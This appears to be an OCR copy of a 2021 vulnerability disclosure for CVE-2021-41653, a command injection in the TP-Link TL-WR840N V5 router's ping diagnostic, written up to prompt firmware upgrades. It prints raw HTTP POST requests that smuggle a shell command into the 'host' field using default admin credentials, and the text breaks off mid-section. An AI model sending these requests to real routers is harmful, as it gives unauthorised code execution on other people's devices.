TP-Link TL-WR840N V5(EU) - RCE - CVE-2021-41653

> exploit


Home

#TPLINK, #rce, #exploit, #CVE, #vulnerability, #router, #routerhacking, #kpmghungary

Last Modified: 2021.11.12.

The goal was to achieve remote code execution on a TP–LINK TL–WR840N EU (V5) router. According to its papers, this version came out in 2017.


tp-link
300Mbps
Wireless N
Router
TL-WR840N



Model:


TP-Link TL-WR840N EU v5

Note:

There are newer hardware versions 6.0 and 6.20.

Vulnerable Firmware version:

TL-WR840N(EU)_V5_171211 / 0.9.1 3.16 v0001.0 Build 171211 Rel.58800n



Authentication required: Yes

LAN exploit: Yes

POC: Yes

Reverse shell obtained: Yes

Patch is available: Yes

I highly recommend upgrading the firmware to the latest version "TL–WR840N(EU)_V5_211109". It can be downloaded from the vendor homepage.

I would like to say thank you to the TP–Link Security Team.

I found a similar vulnerability on the TPLINK TL–WR840N v4 hardware, but it is different. It is related to the Traceroute function and telnet is available on that case.

The relevant CVE is the following:

https://nvd.nist.gov/vuln/detail/CVE–2019–15060

There is another vulnerability on the TPLINK TL–WR840N v6 version that vulnerability is also an input validation problem, but it is not related to the diagnostic page.

More information can be found here:


https://nvd.nist.gov/vuln/detail/CVE–2020–36178

I tested the vulnerability with a v6.20 device and it is not vulnerable.


Easy root via UART


I used my FT232 device to obtain root access to the device. This console was really useful during exploit

development.



```
# check serial port
        screen /dev/tty.usbserial-AB0LR7NH 115200
```


U-Boot 1.1.3 (Dec 11 2017 - 16:09:07)
Board: Ralink APSoC DRAM: 64 MB
relocate_code Pointer at: 83fb8000
[04030D07][04030C0E]
DDR Calibration DQS reg = 00008889
U-Boot 1.1.3 (Dec 11 2017 - 16:09:07)
Board: Ralink APSoC DRAM: 64 MB
relocate_code Pointer at: 83fb8000
flash manufacture id: c8, device id 40 16
find flash: GD25Q32B
Ralink UBoot Version: 4.3.0.0
ASIC 7628_MP (Port5<->None)
DRAM component: 512 Mbits DDR, width 16





I used the UART console for debugging only and it is not necessary to exploit the vulnerability.

The vulnerability

The following screenshot contains the relevant input parameter on the GUI. The user-provided input parameter is not sanitized on the server-side and it is used to execute a PING command.


Note: The WAN cable must be plugged in. The router IP Address is 192.168.1.1.


192.168.1.1
tp-link
TP-Link Wireless N Router WR840N
Model No. TL-WR840N
Status
Quick Setup
Operation Mode
Network
Wireless
Guest Network
DHCP
Forwarding
Security
Parental Controls
Access Control
Advanced Routing
Bandwidth Control
IP & MAC Binding
Dynamic DNS
Diagnostic Tools
Diagnostic Parameters
Diagnostic Tool:
Ping
Traceroute
Start
IP address/Domain name:
Ping Count:
4
ping(1 - 50)
Ping Packet Size:
64
(0 - 65500 Bytes)
Ping Timeout:
1
(1 - 60 Seconds)
Traceroute Max TTL:
20
(1 - 30)
Diagnostic Results



The vendor uses client-side JavaScript protection, but it can be bypassed easily with a proxy.

The protection:



The exact command is visible on the serial console when the command is executed.

```
T#[ util_execSystem ] 139:  oal_startPing cmd is "ipping -c 1 -s 64 -w 1 127.0.0.0.332aee -I 192.168.0.73 &"

Little Endian
[ ippingPacketResultHandler ] 4465:  stat: Error_CannotResolveHostName, time: 0, type: 3, pks: 0, result:
```

Of course, I used ghidra and other reverse engineering tools to check what is happening, but now it is enough the parameters are not sanitized on the server-side.

To execute code on the router, the following two requests must be sent:

Note: There are other requests, but they are not mandatory to achieve code execution.

Request 1 (the host parameter is vulnerable)

Pretty Raw Hex \n

```
1  POST /cgi?2 HTTP/1.1
2  Host: 192.168.1.1
3  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: text/plain
8  Content-Length: 159
9  Origin: http://192.168.1.1
10 DNT: 1
11 Connection: close
12 Referer: http://192.168.1.1/mainFrame.htm
13 Cookie: Authorization=Basic YWRtaW46YWRtaW4=
14
15 [IPPING_DIAG#0,0,0,0,0,0#0,0,0,0,0,0]0,6
16 dataBlockSize=64
```

```
timeout=1
numberOfRepetitions=4
host=$(echo 127.0.0.1;echo k44 > /var/tmp/k44)
X_TP_ConnName=ewan_ipoe_d
diagnosticsState=Requested
```

Request 2:

Request Response

Pretty Raw Hex \n


```
POST /cgi?7 HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain
Content-Length: 44
Origin: http://192.168.1.1
DNT: 1
Connection: close
Referer: http://192.168.1.1/mainFrame.htm
Cookie: Authorization=Basic YWRtaW46YWRtaW4=

[ACT_OP_IPPING#0,0,0,0,0,0#0,0,0,0,0,0]0,0

```

Simple Code Execution

The following picture contains the content of the /var/tmp folder (via UART). This folder is writeable.



The host parameter modified to create a file:

Request 1:

Pretty Raw Hex \n

```
1  POST /cgi?2 HTTP/1.1
2  Host: 192.168.1.1
3  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: text/plain
8  Content-Length: 159
9  Origin: http://192.168.1.1
10 DNT: 1
11 Connection: close
12 Referer: http://192.168.1.1/mainFrame.htm
13 Cookie: Authorization=Basic YWRtaW46YWRtaW4=
14
15 [IPPING_DIAG#0,0,0,0,0,0#0,0,0,0,0,0]0,6
16 dataBlockSize=64
17 timeout=1
18 numberOfRepetitions=4
19 host=$(echo 127.0.0.1;echo k44 > /var/tmp/k44)
20 X_TP_ConnName=ewan_ipoe_d
21 diagnosticsState=Requested
```

Request 2:

Request Response

Pretty Raw Hex \n

